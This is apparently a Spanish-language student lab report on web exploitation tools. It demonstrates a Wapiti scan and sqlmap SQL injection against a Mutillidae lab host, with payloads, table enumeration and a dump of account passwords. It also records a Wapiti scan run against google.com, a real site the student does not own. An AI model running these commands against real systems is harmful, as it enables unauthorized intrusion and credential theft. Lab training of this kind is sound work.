Actividad de aprendizaje:

La siguiente actividad tiene como objetivo que el Aprendiz identifique las diferentes herramientas de explotación web que existen, para lo cual cada aprendiz tendrá acceso a dos máquinas de laboratorio tipo VPS donde una de estas actuará como servidor de la aplicación de laboratorio y desde la otra se realizarán las pruebas de funcionamiento de las diferentes herramientas.

Tipo de Ejercicio: individual - revisión en grupo

Para esta actividad el aprendiz deberá:

Investigar sobre las herramientas de explotación web disponibles, realizar la instalación de las mismas en la máquina de ataque y realizar una prueba de funcionamiento de cada una.

Ejemplo de alguna de estas herramientas:

1. Uapití
2. SQLmap

WAPITI

Wapiti permite auditar la seguridad de sus sitios o aplicaciones web.

Realiza escaneos "black-box" (no estudia el código fuente) de la aplicación web rastreando las páginas web de la webapp desplegada, buscando scripts y formularios donde inyectar datos.

Una vez que obtiene la lista de URLs, formularios y sus entradas, Wapiti actúa como un fuzzer, inyectando payloads para ver si un script es vulnerable.
Los módulos Wapiti cubren:

1. Inyecciones SQL (basadas en errores, basadas en booleanos, basadas en el tiempo) e inyecciones XPath
2. Cross Site Scripting (XSS) reflejado y permanente
3. Detección de divulgación de archivos (local y remoto include, require, fopen, readfile...)
4. Detección de ejecución de comandos (eval(), system(), passtru()...)
5. Inyección XXE (Xml eXternal Entity)
6. Inyección de CRLF
7. Búsqueda de archivos potencialmente peligrosos en el servidor (gracias a la base de datos Nikto)
8. Derivación de configuraciones débiles de htaccess
9. Búsqueda de copias (copia de seguridad) de scripts en el servidor
10. Choque de proyectiles
11. Enumeración de carpetas y archivos (similar a DirBuster)

12. Falsificación de solicitudes del lado del servidor (mediante el uso de un sitio web externo de Wapiti)
13. Redireccionamientos abiertos
14. Detección de métodos HTTP poco comunes (como PUT)
15. Evaluador básico de CSP
16. Formulario de inicio de sesión por fuerza bruta (usando una lista de diccionarios)
17. Comprobación de encabezados de seguridad HTTP
18. Comprobación de los indicadores de seguridad de las cookies (indicadores secure y httponly)
19. Detección básica de falsificación de solicitudes entre sitios (CSRF)
20. Huella digital de aplicaciones web utilizando la base de datos Wappalyzer
21. Enumeración de los módulos de Wordpress y Drupal
22. Detección de vulnerabilidades de apropiación de subdominios
23. Detección de vulnerabilidades de Log4Shell (CVE-2021-44228)
24. Comprueba si hay errores de configuración y vulnerabilidades de TLS (gracias a SSLyze)

```
$ wapiti -h
   __    __               .__   __.__________
  / \   / \_____  ______ |__|_/  |_\_____  \
  \  \/\/  /\__  \ \____ \|  \   __\ |  _(__  <
   \     /  / __ \|  |_> >  ||  |  /        \
    \__/\  / (____  /  __/|__||__| |__/_______  /
         \/       \/|__|                      \/
Wapiti-3.0.4 (wapiti.sourceforge.io)
usage: wapiti [-h] [-u URL] [--scope {page,folder,domain,url,punk}] [-m MODULES_LIST] [--list-modules] [--update] [-l LEVEL] [-p PROXY_URL] [--tor]
        [-a CREDENTIALS] [--auth-type {basic,digest,kerberos,ntlm,post}] [-c COOKIE_FILE] [--skip-crawl] [--resume-crawl] [--flush-attacks]
        [--flush-session] [--store-session PATH] [--store-config PATH] [-s URL] [-x URL] [-r PARAMETER] [--skip PARAMETER] [-d DEPTH]
        [--max-links-per-page MAX] [--max-files-per-dir MAX] [--max-scan-time SECONDS] [--max-attack-time SECONDS] [--max-parameters MAX]
        [-S FORCE] [-t SECONDS] [-H HEADER] [-A AGENT] [--verify-ssl {0,1}] [--color] [-v LEVEL] [-f FORMAT] [-o OUPUT_PATH]
        [--external-endpoint EXTERNAL_ENDPOINT_URL] [--internal-endpoint INTERNAL_ENDPOINT_URL] [--endpoint ENDPOINT_URL] [--no-bugreport]
        [--version]

Wapiti-3.0.4: Web application vulnerability scanner

options:
 -h, --help        show this help message and exit
 -u URL, --url URL    The base URL used to define the scan scope (default scope is folder)
 --scope {page,folder,domain,url,punk}
               Set scan scope
 -m MODULES_LIST, --module MODULES_LIST
               List of modules to load
 --list-modules      List Wapiti attack modules and exit
 --update          Update Wapiti attack modules and exit
 -l LEVEL, --level LEVEL
               Set attack level
 -p PROXY_URL, --proxy PROXY_URL
               Set the HTTP(S) proxy to use. Supported: http(s) and socks proxies
```


Demostración del programa wapiti.


```
└─$ wapiti -u http://google.com
   __    __       __  _ _____
  / / /\ \ \__ _ _ __ (_)_   _(_
  \ \/  \/ / _` | '_ \| | | | | \
   \  /\  / (_| | |_) | | | | |_) |
    \/  \/ \__,_| .__/|_| |_| |____/
                |_|
Wapiti-3.0.4 (wapiti.sourceforge.io)
[*] Saving scan state, please wait...

 Note
========
This scan has been saved in the file /home/kali/.wapiti/scans/google.com_folder_6ab016b2.db
[*] Wapiti found 1 URLs and forms during the scan
[*] Loading modules:
      backup, blindsql, brute_login_form, buster, cookieflags, crlf, csp, csrf, exec, file, htaccess, http_headers, methods, nikto, permanentxss, redirect, shellshock, sql, ssrf, wapp, xss, xxe
Problem with local wapp database.
Downloading from the web...

[*] Launching module csp
CSP is not set

[*] Launching module http_headers
Checking X-Frame-Options :
OK
Checking X-XSS-Protection :
```

Lanzamos un escaneo a google para ver los resultados. Al finalizar el escaneo nos muestra un reporte que podemos acceder desde el navegador web.

Joaquim Chagas Neto 01/02/2024

```
Report
------
A report has been generated in the file /home/kali/.wapiti/generated_report
Open /home/kali/.wapiti/generated_report/google.com_01292024_1901.html with a browser to see this report.
```





Wapiti vulnerability report

Target: http://google.com/

Date of the scan: Mon, 29 Jan 2024 19:01:48 +0000. Scope of the scan: folder

Summary

Category	Number of vulnerabilities found
Backup file	0
Blind SQL Injection	0
Weak credentials	0
CRLF Injection	0
Content Security Policy Configuration	1
Cross Site Request Forgery	0
Potentially dangerous file	0
Command execution	0
Path Traversal	0

Al tratarse de una empresa como Google, no encontramos vulnerabilidades que pudieran ser explotadas.

Joaquim Chagas Neto 01/02/2024

W3AF

W3af es un escáner de seguridad de aplicaciones web de código abierto que ayuda a desarrolladores y pentesters a identificar y explotar vulnerabilidades en sus aplicaciones web.

El escáner es capaz de identificar más de 200 vulnerabilidades, entre ellas Cross-Site Scripting, SQL injection y OS commanding.

No lo puedo instalar en mi máquina Kali ni en una Ubuntu ya que está deprecated y utiliza una versión de python más antigua que la que uso actualmente.

SQLMAP

Sqlmap es una herramienta de pruebas de penetración de código abierto que automatiza el proceso de detección y explotación de fallos de inyección SQL y la toma de control de servidores de bases de datos. Viene con un potente motor de detección, una amplia gama de interruptores incluyendo huellas dactilares de base de datos, sobre la obtención de datos de la base de datos, acceder al sistema de archivos subyacente y ejecutar comandos en el sistema operativo a través de conexiones fuera de banda.

Utilización.

Para obtener una lista de opciones:

python sqlmap.py -h

Demostración.


Para esta herramienta la usaremos con nuestra máquina metasploitable2.

Atacaremos la página web para ver si encontramos alguna vulnerabilidad de tipo inyección.

http://192.168.1.26/mutillidae/index.php?page=user-info.php

Con el siguiente comando pudo obtener vulnerabilidades dandóme el nombre de la base de datos y sus datos.

sqlmap **-u** "http://**192.168.1.26**/mutillidae/index.php?page=view-someones-blog.php" **--data**="author=admin&view-someones-blog-php-submit-button=View+Blog+Entries" **--cookie**="**showhints=0; PHPSESSID=6lmbhjodbtnj6o5ajuli7p1s24**" –dbs



Ahora obtendremos cualquier tabla y sus correspondientes datos.

sqlmap -u "http://192.168.1.26/mutillidae/index.php?page=view-someones-blog.php" --data="author=admin&view-someones-blog-php-submit-button=View+Blog+Entries" --cookie="showhints=0; PHPSESSID=6lmbhjodbtnj6o5ajuli7p1s24" -D owasp10 --tables

Joaquim Chagas Neto 01/02/2024

```
[*] starting @ 13:47:37 /2024-01-30/

[13:47:37] [INFO] resuming back-end DBMS 'mysql'
[13:47:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: author (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: author=admin' AND 3382=3382 AND 'ghnN'='ghnN&view-someones-blog-php-submit-button=View Blog Entries

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: author=admin' AND (SELECT 6887 FROM (SELECT(SLEEP(5)))rrJr) AND 'XFay'='XFay&view-someones-blog-php-submit-button=View Blog Entries
---
[13:47:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[13:47:37] [INFO] fetching tables for database: 'owasp10'
[13:47:37] [INFO] fetching number of tables for database 'owasp10'
[13:47:37] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[13:47:37] [INFO] retrieved: 6
[13:47:38] [INFO] retrieved: accounts
[13:47:40] [INFO] retrieved: blogs_table
[13:47:43] [INFO] retrieved: captured_data
[13:47:46] [INFO] retrieved: credit_cards
[13:47:49] [INFO] retrieved: hitlog
[13:47:51] [INFO] retrieved: pen_test_tools
Database: owasp10
[6 tables]
+----------------+
| accounts       |
| blogs_table    |
| captured_data  |
| credit_cards   |
| hitlog         |
| pen_test_tools |
+----------------+

[13:47:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.26'
```

Para acceder a una tabla utilizaremos las siguientes opciones:

sqlmap -u "http://192.168.1.26/mutillidae/index.php?page=view-someones-blog.php" --data="author=admin&view-someones-blog-php-submit-button=View+Blog+Entries" --cookie="showhints=0; PHPSESSID=6lmbhjodbtnj6o5ajuli7p1s24" -D owasp10 -T accounts --dump

-T para especificar el nombre de la tabla que queramos acceder.

--dump para que nos vuelque toda la información de la tabla.

```
Database: owasp10
Table: accounts
[6 entries]
+-----+----------+-------------+----------+----------------------------+
| cid | is_admin | password    | username | mysignature                |
+-----+----------+-------------+----------+----------------------------+
| 1   | TRUE     | adminpass   | admin    | Monkey!                    |
| 2   | TRUE     | somepassword | adrian  | Zombie Films Rock!         |
| 3   | FALSE    | monkey      | john     | I like the smell of confunk |
| 4   | FALSE    | password    | jeremy   | d1373 1337 speak           |
| 5   | FALSE    | password    | bryce    | I Love SANS                |
| 6   | FALSE    | samurai     | samurai  | Carving Fools              |
+-----+----------+-------------+----------+----------------------------+

[13:53:31] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.26/dump/owasp10/accounts.csv'
[13:53:31] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.26'

[*] ending @ 13:53:31 /2024-01-30/
```

Joaquim Chagas Neto 01/02/2024

Para acceder posteriormente a los datos obtenidos podemos irnos a /home/kali/.local/share/sqlmap y el nombre del archivo en cuestión.